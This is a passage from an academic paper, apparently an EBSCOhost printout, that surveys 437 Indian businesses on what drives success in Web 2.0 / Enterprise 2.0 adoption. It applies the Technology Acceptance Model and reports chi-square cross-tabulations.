Even today, it is a fairly common argument in business-to-business companies, especially in traditional industrial companies, that social media is only useful in the business-to-consumer sector. The perceived challenges, opportunities and social media use cases in business-to-business sector have received little attention in the literature. Therefore, the paper by Jussila et al (2014) focuses on bridging this gap with a survey of social media use cases, opportunities and challenges in industrial business-to-business com-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

panies. The study also examines the essential differences between business-to-consumer and business to- business in these respects. The paper starts by defining social media and Web 2.0, and then characterizes social media in business, and social media in business-to-business. Finally, they present and analyze the results of their empirical survey of 125 business-to-business companies in the Finnish technology industry sector. This paper suggests that there is a significant gap between the perceived potential of social media and social media use with customers and partners in business-to-business companies, and identifies potentially effective ways to reduce the gap.

In terms of the emerging perspective in today's businesses refining decision making using the unstructured feedback on social media being incorporated into capturing business opportunities and taking real time decisions the importance of Big Data has been highlighted by Wahi et al (2015). Web 2.0 is necessary for generating this data and making it available for business decisions. Therefore it is necessary to identify the factors that facilitates or rather ensure success in a Web 2.0 implementation.

THE CURRENT STUDY

It is quite apparent from the entire discussion till now that in the disruptive world of tomorrow organizations will have no choice but to move away from Web 1.0 to Web 2.0, Web 3.0 and so on. This will be essential not for growth and profitability but also for survival. Organizations that do not transform in time will cease to exist in a short time frame. The corollary is to understand how to carry out this transformation so as not to be left behind. For this to be achieved, organizations need to identify the importance, uses, and advantages of adopting Web 2.0. The possibility of acceptance and adoption of this technology is surely dependent on the preparedness of the organization and of management in particular.

It is important to examine different aspects of this which the current study attempts to do. It explores the significance, purpose, hypotheses, research methodology and results in the subsequent sections. To examine this preparedness, the author/s interacted with the practitioners to identify the reasons / antecedents (ground realities) for success of Web 2.0, under the broad perspective of Technology Acceptance Model (TAM) suggested by Davis (1989). TAM was selected as the foundation for our work as it has been established as the benchmark for acceptance of internet based IT applications by a large number of research studies in the past as reported by Nath et al (2013) and summarized in Table 1.

Significance of the Current Study

Having discussed the experiences of various researchers in different environments on implementation of Web 2.0 techniques and various factors contributing to it, we would like to go back to one of the earliest and most cited model of use and acceptance of new technology that was proposed by Davis et al in 1989. The Technology Acceptance Model (TAM) starts with perceived ease of use (PEU) and perceived usefulness (PU) as the main factors contributing to the attitude towards use which in turn leads to intention to use and finally actual use. This is represented in the Figure 1. The model has subsequently been validated, applied and adapted by a large number of researchers in the last two decades.

As per the model it is postulated that PEU and PU are affected by external factors. In the past, researchers have identified various social, cultural and political factors which can be instrumental in this. Present research has identified those factors can be used to build a framework of conditions that would make any business more amenable to success specifically in transitioning from a traditional working to


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 1. Research on acceptance of internet-based IT applications using TAM

Research	Type of User	Application	Most Important Variables
Lederer et al. (2000)	Employees	Web site	Perceived usefulness and perceived ease of use affect usage. Ease of understanding and ease of finding predict ease of use and information quality predicts usefulness for revisited sites.
Chuan et al. (2000)	Individual	Internet	System quality (information quality) affects perceived usefulness, perceived ease of use, which in turn affect attitudes. Finally, attitudes affect intentions.
Moon & Kim (2000)	Individual	Internet	Perceived usefulness, perceived ease of use and playfulness affect attitudes. Attitudes affect intentions, which finally affect usage.
Chen et al. (2001)	Individual	Online shopping	Perceived usefulness, perceived ease of use and compatibility affect attitudes. Attitudes affect intentions, which finally affect usage.
Wang et al. (2003)	Individual	Internet	Self-efficacy affects perceived usefulness, perceived ease of use, banking and credibility, which in turn affect intentions.
O'Cass & Fenech (2003)	Individual	Online shopping	Personality (opinion leadership and buying impulsiveness), web experiences and shopping orientation affect perceived usefulness and perceived ease of use, which in turn affect attitude towards web retailing.
Pikkarainen et al. (2004)	Individual	Online private banking	Perceived usefulness and information on online banking on the website affect usage.

Source: Nath, R., Bhal, K. T., & Kapoor, G. T. (2013). Factors influencing IT Adoption by Bank Employees: An Extended TAM Approach. VIKALPA, 38(4), 83.

Figure 1. Technology acceptance model proposed by Davis et al (1989)
Source: Davis, F. D., Bagozzi, R. P., & Warshaw, P. R. (1989). User acceptance of computer technology: a comparison of two theoretical models. Management Science, 35(8), 982-1003.



a Web 2.0 enabled working. Such organizations would be keen to discover how their current ability to use data analytics affect their future success in making the transition, whether the approach they take would have a bearing on it or which functions or processes taking the lead is more likely to ensure success of these initiatives. A framework on these lines would be a good guide to the approach to take and the mistakes to avoid before such a major e-collaboration initiative is taken up.

Purpose of the Research

For the purposes of this research, an organization's success in implementing Enterprise 2.0 is defined in terms of the level of use of these technologies for their day to day operational as well as strategic


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

purposes. These could range from being unaware about it to still in planning stage to evaluating it as a Proof-of-Concept to adhoc usage as a sandbox to a Business Intelligence / Analytics platform for production reporting to being part of business-critical operational systems to finally automated production system with 24/7 availability. Emulating the perspectives available in the TAM, and extending the external variables in the model, we explored the organizational preparedness towards Enterprise 2.0. The readiness could be dependent on many factors which may include inter alia:

1. Access to relevant, accurate and timely data in the organization;
2. The current analytic capabilities in the business;
3. The ability of their executives and business leaders to use data and analytics to improve or transform the business;
4. The organization's current approach to implementation of Enterprise 2.0;
5. Availability of a business case in terms of a measurable ROI or just intangible benefits; and
6. The functions which take the lead in this initiative being customer facing or back office functions.

Thus the main aim of this study is to establish the relationship of success with multiple possible factors depicted in Figure 2 and to develop a framework that can be used to ensure success is replicated in other situations. The review of literature presented earlier also identified a gap in understanding the implementation of such interactive technologies beyond the decision to adopt it. Lessons learnt from this study will also help similar studies in other countries or alternate situations.

Figure 2. Determinants of success in the web 2.0 world



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Hypotheses

From the above framework, we hypothesize that:

1. Access to relevant, accurate and timely data in the organization has a positive relationship with success in implementing Enterprise 2.0 (E 2.0);
2. The current analytic capabilities in the business have a positive relationship with success in implementing E 2.0;
3. The ability of their executives and business leaders to use data and analytics to improve or transform the business has a positive relationship with success in implementing E 2.0;
4. The organization's current approach to implementation of E 2.0 has a positive relationship with success in implementation;
5. Availability of a business case in terms of a measurable ROI has a positive relationship with success in implementing E 2.0;
6. Customer interface (external vs. internal focus) has a positive relationship with success in implementing E 2.0.

RESEARCH METHODOLOGY

The research problem has been investigated using an intense research process consisting of both qualitative (interpretivist) and quantitative (positivist) approaches together. A sound and effective analysis becomes possible by using them in a mutually supportive manner. Under these circumstances it would not be incorrect to state that the methodology was a combination of a top down (deductive) and bottom up (inductive) approaches. Moreover, the present research has a bearing on understanding the state of implementation of Enterprise 2.0 and relationship between facilitating factors for successful implementation of Enterprise 2.0 in an organization. Thus, we can classify this research into an exploratory research.

The review of literature presented above gave us an understanding of how researchers in other countries had attempted similar research. This became the basis of our qualitative study broken down into two phases. Initially personal meetings with six CXOs across organizations were taken up to reconfirm the findings from other similar studies available in the literature. This helped in framing the initial questionnaire. This was followed up with meeting thirty senior employees from different organizations to judge whether the findings from the initial stage (which had resulted in the questionnaire) will be good enough to evaluate factors governing the adoption as well as exploring any new issues. This resulted in the necessary modifications to the questionnaire that became the basis for later work.

Questionnaire

The responses from organizational practitioners were collected with the help of a structured questionnaire. The set of questions attempted to understand the perceptions of the respondents about the status of their current use of data analytics, the approach taken by them, the lead functions that were spearheading the initiative and the perceived benefits obtained while taking up these Enterprise 2.0 activities. The responses were obtained on a rating scale for all the questions, and the data thus collected was ordinal in nature. The final questionnaire was composed of 9 questions and is attached at the Annexure to this

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

paper. While questions 1 and 2 help identify the respondent and his organization, question 3 onwards focus on measuring the status of the organization in terms of the six hypotheses formulated above. These deal with access to accurate timely data, the current analytic capabilities, the transformational ability of business leaders, approach to implementation being sporadic or consistent, measuring success in terms of a business case and focus on outward vs. inward facing functions respectively. Question 7 measures the success of Web 2.0 in the organization in terms of the extent of use and types of decisions dependent on it. This has been beautifully summarized in Figure 2.

Respondents

As has already been outlined primary data was collected from a large number of Indian businesses. The organizations were chosen across multiple industries and across the spectrum of large medium and small enterprises and therefore represent the Indian businesses at large from the Membership Directory published by Confederation of Indian Industries (2014). A total of 981 responses were obtained from over 3000 mailings done of the structured survey questionnaire on the basis of list prepared giving representation to each industry category. Only 437 out of them were complete in terms of all questions being answered. Only these have been included in the further analysis. The incomplete ones were discarded. The industry-wise distribution of the sample is summarized in the Table 2.

Since as an objective we had kept the research as exploratory, it gave us the hypothesized framework which was then tested using non-parametric tests of Chi-square followed by cross tabulation of results to validate the findings. Chi-square is a good test for multidimensional and ordinal data which can test whether the variables are independent of each other. In such cases, the chi-square test can be used to assess whether two variables are independent or not.

Here are the facts and conclusions from the 437 completed responses obtained. Our results are presented in Tables 3-15 which are discussed in the subsequent paragraphs.

Table 2. Industry-wise distribution

Industry	Sample Distribution	Filled Forms (Usable) Frequency	Percentage Among Respondents
Manufacturing	250	89	20.4
Construction	250	30	6.9
Whole sale and Retail Trade	250	21	4.8
Transportation & Storage	250	14	3.2
Information & Telecom	250	12	2.7
Financial and Insurance	250	40	9.2
Professional Services (Consulting)	250	84	19.2
Public Administration	250	6	1.4
Education	250	14	3.2
Health & Social Work	250	11	2.5
IT and ITES	250	57	13.0
Miscellaneous (Real estate, Media Entertainment, Agriculture etc.)	250	59	13.5
Total	**3000**	**437**	**100.0**

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 3. Stage of success in the respondents

Stage of Success								
	Unaware	Planned Only	Proof of Concept for Evaluation	Sandbox for Adhoc Analysis	BA Platform for Production Reporting	Part of Business Critical Operational Systems	Automated Production System with 24/7 Availability	Total
Count	21	245	33	33	35	50	20	437

*Table 4. Access to data * success cross-tabulation*

			Success							Total
			Unaware	Planned Only	Proof of Concept for Evaluation	Sandbox for Adhoc Analysis	BA Platform for Production Reporting	Part of Business Critical Operational Systems	Automated Production System with 24/7 Availability	
Access to Data	Minimal	Count	0	33	0	0	0	1	0	34
		% within Access to Data	0.00%	97.10%	0.00%	0.00%	0.00%	2.90%	0.00%	100.00%
		% within Success	0.00%	13.50%	0.00%	0.00%	0.00%	2.00%	0.00%	7.80%
	Less than Adequate	Count	6	21	4	4	3	1	1	40
		% within Access to Data	15.00%	52.50%	10.00%	10.00%	7.50%	2.50%	2.50%	100.00%
		% within Success	28.60%	8.60%	12.10%	12.10%	8.60%	2.00%	5.00%	9.20%
	Adequate	Count	7	112	16	23	15	26	9	208
		% within Access to Data	3.40%	53.80%	7.70%	11.10%	7.20%	12.50%	4.30%	100.00%
		% within Success	33.30%	45.70%	48.50%	69.70%	42.90%	52.00%	45.00%	47.60%
	More than Adequate	Count	6	56	8	6	13	12	7	108
		% within Access to Data	5.60%	51.90%	7.40%	5.60%	12.00%	11.10%	6.50%	100.00%
		% within Success	28.60%	22.90%	24.20%	18.20%	37.10%	24.00%	35.00%	24.70%
	World Class	Count	2	23	5	0	4	10	3	47
		% within Access to Data	4.30%	48.90%	10.60%	0.00%	8.50%	21.30%	6.40%	100.00%
		% within Success	9.50%	9.40%	15.20%	0.00%	11.40%	20.00%	15.00%	10.80%
Total		Count	21	245	33	33	35	50	20	437
		% within Access to Data	4.80%	56.10%	7.60%	7.60%	8.00%	11.40%	4.60%	100.00%
		% within Success	100.00%	100.00%	100.00%	100.00%	100.00%	100.00%	100.00%	100.00%

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

FINDINGS FROM THE RESEARCH

Table 3 depicts the success in terms of the implementation. Out of 437 respondents, only 20 could reach the stage of real time automation, while 245 are still at the stage of planned usage of Enterprise 2.0. The results make it evident that Enterprise 2.0 implementation is still in infancy stage in India.

Cross-tabulating each factor with the parameters of success results in understanding the relationship between success and factors influencing implementation of Web 2.0. On testing the hypothesized relationship between the variables, the results are shown in Tables 4 and 5.

Table 4 depicts that when current access to data is low, there is a tendency to be in the nil to low levels of success and as the quality of access to data improves the percentage of organizations reaching better success also rises. The cross-tabulation on various levels of success shows a concentration of responses in the upper left corner of the matrix with planned only level and access to data being adequate has the maximum viz. 112 respondents. It also depicts the early stage of implementation of Enterprise 2.0. This is also apparent from the Chi-square test results in Table 5 showing a statistically significant relationship between these two factors where a Chi square value of 53.8 with 24 degrees of freedom is indicated.

Table 6 presents a similar cross-tabulation of results between the current analytic capabilities in the business and the extent to which success is achieved in implementation of Enterprise 2.0 models in the business organization. Here also we find that success level at planned only and current ability is at adequate level having highest number of 89 respondents in this cross-tabulation. Further it depicts that when current analytic capabilities in the organization are low, there is a tendency to be in the nil to low levels of success and as the analytical abilities of the employees and management improves the percentage of organizations reaching better success also rises. This is also apparent from the Chi-square test results in Table 7 showing a statistically significant relationship between these two factors where a Chi square value of 41.5 again with 24 degrees of freedom is apparent.

Similarly, Table 8 shows the relationship between two variables viz. Ability to use data by executives and the extent to which success is achieved in implementation of Enterprise 2.0 models in the business organization. The ability to use data by executives (above adequate level) with success at planned only level shows highest respondents of 75 in the table. It also depicts that when ability to use data by executives moves from minimal to world class; it leads to a higher success in transforming the business to the Enterprise 2.0 state. The responses are clustered around adequate to more than adequate and the levels of success towards planned only category. From this it can be inferred that organizations need to enhance their capability and ability to use data for attaining success in implementation. The Chi-square test results in Table 9 also reiterate the above view, with a statistically significant relationship between these two factors (Chi-Square of 44.0 again with 24 degrees of freedom).

Table 5. Chi-square tests

	Value	df	Asymp. Sig. (2-Sided)
Pearson Chi-Square	53.834[a]	24	0
Likelihood Ratio	64.14	24	0
Linear-by-Linear Association	14.95	1	0
N of Valid Cases	437		

Note: 18 cells (51.4%) have expected count less than 5. The minimum expected count is 1.56.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

*Table 6. Analytic capability * success cross-tabulation*

			Success						Total
			Unaware	Planned Only	Proof of Concept for Evaluation	Sandbox for Adhoc Analysis	BA Platform for Production Reporting	Part of Business Critical Operational Systems	Automated Production System with 24/7 Availability	
Analytic Capability	Minimal	Count	2	39	2	2	1	1	0	47
		% within Analytic Capability	4.30%	83.00%	4.30%	4.30%	2.10%	2.10%	0.00%	100.00%
		% within Success	9.50%	15.90%	6.10%	6.10%	2.90%	2.00%	0.00%	10.80%
	Less than Adequate	Count	5	34	7	4	3	6	3	62
		% within Analytic Capability	8.10%	54.80%	11.30%	6.50%	4.80%	9.70%	4.80%	100.00%
		% within Success	23.80%	13.90%	21.20%	12.10%	8.60%	12.00%	15.00%	14.20%
	Adequate	Count	7	89	10	19	10	24	4	163
		% within Analytic Capability	4.30%	54.60%	6.10%	11.70%	6.10%	14.70%	2.50%	100.00%
		% within Success	33.30%	36.30%	30.30%	57.60%	28.60%	48.00%	20.00%	37.30%
	More than Adequate	Count	3	55	8	6	15	14	9	110
		% within Analytic Capability	2.70%	50.00%	7.30%	5.50%	13.60%	12.70%	8.20%	100.00%
		% within Success	14.30%	22.40%	24.20%	18.20%	42.90%	28.00%	45.00%	25.20%
	World Class	Count	4	28	6	2	6	5	4	55
		% within Analytic Capability	7.30%	50.90%	10.90%	3.60%	10.90%	9.10%	7.30%	100.00%
		% within Success	19.00%	11.40%	18.20%	6.10%	17.10%	10.00%	20.00%	12.60%
	Total	Count	21	245	33	33	35	50	20	437
		% within Analytic Capability	4.80%	56.10%	7.60%	7.60%	8.00%	11.40%	4.60%	100.00%
		% within Success	100.00%	100.00%	100.00%	100.00%	100.00%	100.00%	100.00%	100.00%

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 7. Chi-square tests

	Value	df	Asymp. Sig. (2-Sided)
Pearson Chi-Square	41.470[a]	24	0.015
Likelihood Ratio	44.115	24	0.007
Linear-by-Linear Association	11.863	1	0.001
N of Valid Cases	437		

Note: 15 cells (42.9%) have expected count less than 5. The minimum expected count is 2.15.

*Table 8. Ability to use data by executives * success cross-tabulation*

			Success							Total
			Unaware	Planned Only	Proof of Concept for Evaluation	Sandbox for Adhoc Analysis	BA Platform for Production Reporting	Part of Business Critical Operational Systems	Automated Production System with 24/7 Availability	
Ability to Use Data by Executives	Minimal	Count	3	44	4	1	3	0	0	55
		% within Ability to Use Data by Executives	5.50%	80.00%	7.30%	1.80%	5.50%	0.00%	0.00%	100.00%
		% within Success	14.30%	18.00%	12.10%	3.00%	8.60%	0.00%	0.00%	12.60%
	Less than Adequate	Count	6	29	3	7	3	6	4	58
		% within Ability to Use Data by Executives	10.30%	50.00%	5.20%	12.10%	5.20%	10.30%	6.90%	100.00%
		% within Success	28.60%	11.80%	9.10%	21.20%	8.60%	12.00%	20.00%	13.30%
	Adequate	Count	6	71	11	16	15	20	4	143
		% within Ability to Use Data by Executives	4.20%	49.70%	7.70%	11.20%	10.50%	14.00%	2.80%	100.00%
		% within Success	28.60%	29.00%	33.30%	48.50%	42.90%	40.00%	20.00%	32.70%
	More than Adequate	Count	3	75	10	9	11	14	7	129
		% within Ability to Use Data by Executives	2.30%	58.10%	7.80%	7.00%	8.50%	10.90%	5.40%	100.00%
		% within Success	14.30%	30.60%	30.30%	27.30%	31.40%	28.00%	35.00%	29.50%
	World Class	Count	3	26	5	0	3	10	5	52
		% within Ability to Use Data by Executives	5.80%	50.00%	9.60%	0.00%	5.80%	19.20%	9.60%	100.00%
		% within Success	14.30%	10.60%	15.20%	0.00%	8.60%	20.00%	25.00%	11.90%
Total		Count	21	245	33	33	35	50	20	437
		% within Ability to Use Data by Executives	4.80%	56.10%	7.60%	7.60%	8.00%	11.40%	4.60%	100.00%
		% within Success	100.00%	100.00%	100.00%	100.00%	100.00%	100.00%	100.00%	100.00%

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 9. Chi-square tests

	Value	df	Asymp. Sig. (2-Sided)
Pearson Chi-Square	44.033[a]	24	0.008
Likelihood Ratio	55.073	24	0
Linear-by-Linear Association	11.326	1	0.001
N of Valid Cases	437		

Note: 15 cells (42.9%) have expected count less than 5. The minimum expected count is 2.38.

*Table 10. Approach * success cross-tabulation*

			Success							Total
			Unaware	Planned Only	Proof of Concept for Evaluation	Sandbox for Adhoc Analysis	BA Platform for Production Reporting	Part of Business Critical Operational Systems	Automated Production System with 24/7 Availability	
Approach	Sporadic Use	Count	18	169	18	20	17	14	7	263
		% within Approach	6.80%	64.30%	6.80%	7.60%	6.50%	5.30%	2.70%	100.00%
		% within Success	85.70%	69.00%	54.50%	60.60%	48.60%	28.00%	35.00%	60.20%
	Consistent Use	Count	3	76	15	13	18	36	13	174
		% within Approach	1.70%	43.70%	8.60%	7.50%	10.30%	20.70%	7.50%	100.00%
		% within Success	14.30%	31.00%	45.50%	39.40%	51.40%	72.00%	65.00%	39.80%
Total		Count	21	245	33	33	35	50	20	437
		% within Approach	4.80%	56.10%	7.60%	7.60%	8.00%	11.40%	4.60%	100.00%
		% within Success	100.00%	100.00%	100.00%	100.00%	100.00%	100.00%	100.00%	100.00%

Table 11. Chi-square tests

	Value	df	Asymp. Sig. (2-Sided)
Pearson Chi-Square	42.938[a]	6	0
Likelihood Ratio	43.482	6	0
Linear-by-Linear Association	38.812	1	0
N of Valid Cases	437		

Note: 0 cells (0.0%) have expected count less than 5. The minimum expected count is 7.96.

Table 10 shows the relationship between Approach and the levels of success achieved in implementation of Enterprise 2.0 in the business organization. In continuation to the earlier hypothesized view it has been postulated that consistent use of these tools will lead to mission critical real time 24/7 use in automated production system (a measure of success). It is apparent from the responses that approach

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

*Table 12. Customer interface * success cross-tabulation*

			Success							Total
			Unaware	Planned Only	Proof of Concept for Evaluation	Sandbox for Adhoc Analysis	BA Platform for Production Reporting	Part of Business Critical Operational Systems	Automated Production System with 24/7 Availability	
Customer Interface	External Focus	Count	11	84	18	13	19	28	10	183
		% within Customer Interface	6.00%	45.90%	9.80%	7.10%	10.40%	15.30%	5.50%	100.00%
		% within Success	52.40%	34.30%	54.50%	39.40%	54.30%	56.00%	50.00%	41.90%
	Internal Focus	Count	10	161	15	20	16	22	10	254
		% within Customer Interface	3.90%	63.40%	5.90%	7.90%	6.30%	8.70%	3.90%	100.00%
		% within Success	47.60%	65.70%	45.50%	60.60%	45.70%	44.00%	50.00%	58.10%
Total		Count	21	245	33	33	35	50	20	437
		% within Customer Interface	4.80%	56.10%	7.60%	7.60%	8.00%	11.40%	4.60%	100.00%
		% within Success	100.00%	100.00%	100.00%	100.00%	100.00%	100.00%	100.00%	100.00%

Table 13. Chi-square tests

	Value	df	Asymp. Sig. (2-Sided)
Pearson Chi-Square	15.866[a]	6	0.014
Likelihood Ratio	15.824	6	0.015
Linear-by-Linear Association	8.002	1	0.005
N of Valid Cases	437		

Note: 0 cells (0.0%) have expected count less than 5. The minimum expected count is 8.38.

(sporadic use versus consistent use of these technologies) has a bearing on the success with respondents highest in approach being sporadic with success in planned only has 166 respondents. Thus these organizations have still a long way to go reach mission critical application (24/7 usage) as their current approach falls in the sporadic or inconsistent use category. The Chi-square test results in Table 11 also highlight the above view, with a statistically significant relationship between these two (Chi-Square of 42.94 with 6 degrees of freedom).

The next determinant of success has been postulated as the customer interface and its relationship with success in terms of influencing implementation of Web 2.0 tools. The test results of this hypothesized relationship between the variables are shown in the Table 12. The table depicts that when the organizations have external focus (or apply it in customer facing situations) the possibility of success is

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

*Table 14. Business case for E 2.0 * success cross-tabulation*

			Success						Total
			Unaware	Planned Only	Proof of Concept for Evaluation	Sandbox for Adhoc Analysis	BA Platform for Production Reporting	Part of Business Critical Operational Systems	Automated Production System with 24/7 Availability	
Business Case for E 2.0	No Business Case	Count	20	204	20	18	16	28	10	316
		% within Business Case for E 2.0	6.30%	64.60%	6.30%	5.70%	5.10%	8.90%	3.20%	100.00%
		% within Success	95.20%	83.30%	60.60%	54.50%	45.70%	56.00%	50.00%	72.30%
	Yes with Intangible Benefits Only	Count	0	23	7	5	10	9	4	58
		% within Business Case for E 2.0	0.00%	39.70%	12.10%	8.60%	17.20%	15.50%	6.90%	100.00%
		% within Success	0.00%	9.40%	21.20%	15.20%	28.60%	18.00%	20.00%	13.30%
	Yes with Projected ROI	Count	0	14	5	10	7	7	2	45
		% within Business Case for E 2.0	0.00%	31.10%	11.10%	22.20%	15.60%	15.60%	4.40%	100.00%
		% within Success	0.00%	5.70%	15.20%	30.30%	20.00%	14.00%	10.00%	10.30%
	Yes with a Proven ROI	Count	1	4	1	0	2	6	4	18
		% within Business Case for E 2.0	5.60%	22.20%	5.60%	0.00%	11.10%	33.30%	22.20%	100.00%
		% within Success	4.80%	1.60%	3.00%	0.00%	5.70%	12.00%	20.00%	4.10%
	Total	Count	21	245	33	33	35	50	20	437
		% within Business Case for E 2.0	4.80%	56.10%	7.60%	7.60%	8.00%	11.40%	4.60%	100.00%
		% within Success	100.00%	100.00%	100.00%	100.00%	100.00%	100.00%	100.00%	100.00%

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 15. Chi-square tests

	Value	df	Asymp. Sig. (2-Sided)
Pearson Chi-Square	78.985[a]	18	0
Likelihood Ratio	72.534	18	0
Linear-by-Linear Association	43.875	1	0
N of Valid Cases	437		

Note: 16 cells (57.1%) have expected count less than 5. The minimum expected count is.82.

higher with figures in the right quadrant being significant and vice-versa. 161 respondents are appearing in internal focus customer category and planned only in success. The responses received also shows that those organizations which are still not able to factor in the customer elements into their functioning (have lower levels of customer interface) have a lower success level in implementation. This is also substantiated by the Chi-square test in Table 13 showing a statistically significant relationship between these two factors where a Chi square value of 15.86 with 6 degrees of freedom.

Similarly, Table 14 shows the relationship between the two variables viz. creating a business case for Enterprise 2.0 and the extent to which success is achieved in implementation of Enterprise 2.0 models in the business organization. It depicts that when a formal business case exists for the organizations ranging from just intangible benefits to proven case of return on investment (ROI) they move from just planned only benefits to automated real time production systems with 24/7 availability in terms of success. Further the majority respondents are in the No business case E2.0 and success in planned only stage (204). The organizations still need to work upon this to enhance success in the implementation of this tool. The Chi-square test results in Table 15 also reiterate the above view, with a statistically significant relationship between these two factors (Chi-Square of 78.98 with 18 degrees of freedom).

DISCUSSION

The above findings are clearly in line with hypothesized relationships for the factors / determinants of success. This lead us to a conclusion that as access to data moves from minimal to world class the measure of success also gravitates towards usage in business critical systems from just the planning stage or proof of concept level. Similar findings prevail as analytical capabilities of employees increase from minimal to world class or for that matter the transformational ability of management to take such decisions based on data and so on for all the six factors. It is clear that the evolution of all the six factors helps in improving the probability of success in transforming a traditional organization into an Enterprise 2.0 one. The fact that all the hypotheses are supported by statistically significant values of Chi square leads us to believe that these factors have an impact on the transition, though the movement in the case of Indian businesses has not yet reached a threshold level to be able to impact the economy. It may be interesting to observe the results if a similar study were to be conducted in a more internet dependent country.

Having discussed the above outcome, the six factors described in our study fit into the nomenclature of "external variables" in TAM (Davis, 1989) and are very well the facilitators in the Web 2.0 implementation in organization. Once these are in place then the organizational members will see an improvement in perceived usefulness and perceived ease of use leading to Actual system use as defined in that model.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

IMPLICATIONS FOR BUSINESS

Web 2.0 has radically altered the power of the consumer by taking it away from the producer of goods and services and placing it squarely in the hands of the consumer. It has also become a major competitive factor in the markets that it has touched. It has benefited all players in the supply chains of these markets and the inefficient players are being squeezed out ruthlessly.


It is also very clear that presence on social media is taking on strategic dimensions for most businesses. From the initial euphoria as a means of social interaction, social media today is today a major contributor to its strategic decision making. While initially it impacted marketing and sales activities, today it is an integral part of its sourcing for inputs and equipment as well as people, and the choice of logistics solutions that make it more competitive.

It is thus important that businesses work on all enablers for the transition to take place. Considering that there is so much literature highlighting the benefits of adopting the path to Web 2.0 followed by Internet of things (IoT) and the semantic web it is clear that business enterprises will have to make a conscious effort to convince themselves as well as their stakeholders in undertaking this journey.

The web continues to evolve with every passing year. Figure 3 shows this evolution from Web 1.0 to Web 4.0 and beyond and explains how technologies have changed along with the evolution of the web. The traditional role of the webmaster and user interaction has disappeared and a whole new system of social interaction has evolved that includes really simple syndication and also the use of social networking sites.

As the current Web 2.0 evolves into Web 3.0 and Web 4.0, it is expected to become smarter and more intelligent. Experts believe that this cycle will continue for five to ten years, and will result in making the web more connected, more open, and more intelligent. It will transform the web from a network of separately siloed applications and content repositories to a more seamless and interoperable whole. Web 3.0 is expected to bring about the convergence of several key emerging technologies such as Ubiquitous

Figure 3. Anticipated growth of the web
Source: 2007 JavaOneSM Conference | Session BOF 6746 - Developing Web 3.0; Nova Spivak & Lew Tucker; http://radarnetworks.com/



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Connectivity (Broadband adoption, Mobile Internet access and Mobile devices), Network Computing (Software-as-a-service business models, web services interoperability and Distributed computing etc.)

Scope for Future Work

It is quite apparent that business analytics is going to play a very important role in the growth and development of any organization. Any organization cannot grow until and unless it knows its customers thoroughly and in order to get to the pulse of consumer it is particularly important that the analysis of all the functions across the business is done as quickly as possible. The essential ingredient for this is the sentiments expressed on the Web 2.0 media and its real time analysis, which means transforming the traditional business into an Enterprise 2.0 as soon as feasible. As mentioned earlier it may be interesting to conduct the same study in a more internet dependent economy.

With the increasing intricacy associated with worldwide business, gut reactions and hunches will not be enough. Productive answers as well as hazards of in appropriate decisions need to be analyzed. Company analytics could be the key to accomplish challenging ambitions.

CONCLUSION

We all realize that data has always played an important role in the organizations. Even though many organization are still ignorant about the use of data and its importance, most of them have started using data as a key source for analyzing their growth patterns. A large number of data is available in any organization and that cannot be handled single handedly.

The study had been able to prove that the six factors studied are complimentary to each other and each helps the final transformation in a supportive manner. Access to relevant accurate and timely data catalyses the existing analytic capabilities in the organization which in turn leads to more customer facing activities becoming Web 2.0 enabled and thus supporting a business case for further investments in such technologies. This in turn leads to more top management commitment to these tools and techniques and the approach becomes more proactive rather than reactive. It is imperative that the organization embarks on this journey without too many ifs and buts and not keep waiting for all factors to be favorable. It is better to be in the forward moving virtuous circle rather than the one that takes the organization backwards.

REFERENCES

Almeida, F. (2012). Web 2.0 technologies and social networking security fears in enterprises. *arXiv preprint arXiv:*1204.1824.

Barron, A., & Schneckenberg, D. (2012). A theoretical framework for exploring the influence of national culture on Web 2.0 adoption in corporate contexts. *The Electronic Journal Information Systems Education*, *15*(2), 176–186.

Bebensee, T., Helms, R., & Spruit, M. (2012). Exploring Web 2.0 applications as a mean of bolstering up knowledge management. *Leading Issues in Social Knowledge Management*, 9(*1)*, 22.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Belk, R. (2013). Sharing versus pseudo-sharing in Web 2.0. *The Anthropologist,* 4(2).

Chu, S. K. W., Woo, M., King, R. B., Choi, S., Cheng, M., & Koo, P. (2012). Examining the application of Web 2.0 in medical-related organizations. *Health Information and Libraries Journal*, *29*(1), 47–60. doi:10.1111/j.1471-1842.2011.00970.x PMID:22335289

Chua, A. Y., Goh, D. H., & Ang, R. P. (2012). Web 2.0 applications in government web sites: Prevalence, use and correlations with perceived web site quality. *Online Information Review*, *36*(2), 175–195. doi:10.1108/14684521211229020

Cochrane, T. (2012). An mlearning journey: Mobile web 2.0 critical success factors. *International Journal of Handheld Computing Research*, *3*(2), 44–57.

Corrocher, N. (2011). The adoption of Web 2.0 services: An empirical investigation. *Technological Forecasting and Social Change*, *78*(4), 547–558. doi:10.1016/j.techfore.2010.10.006

Davis, F. D., Bagozzi, R. P., & Warshaw, P. R. (1989). User acceptance of computer technology: A comparison of two theoretical models. *Management Science*, *35*(8), 982–1003. doi:10.1287/mnsc.35.8.982

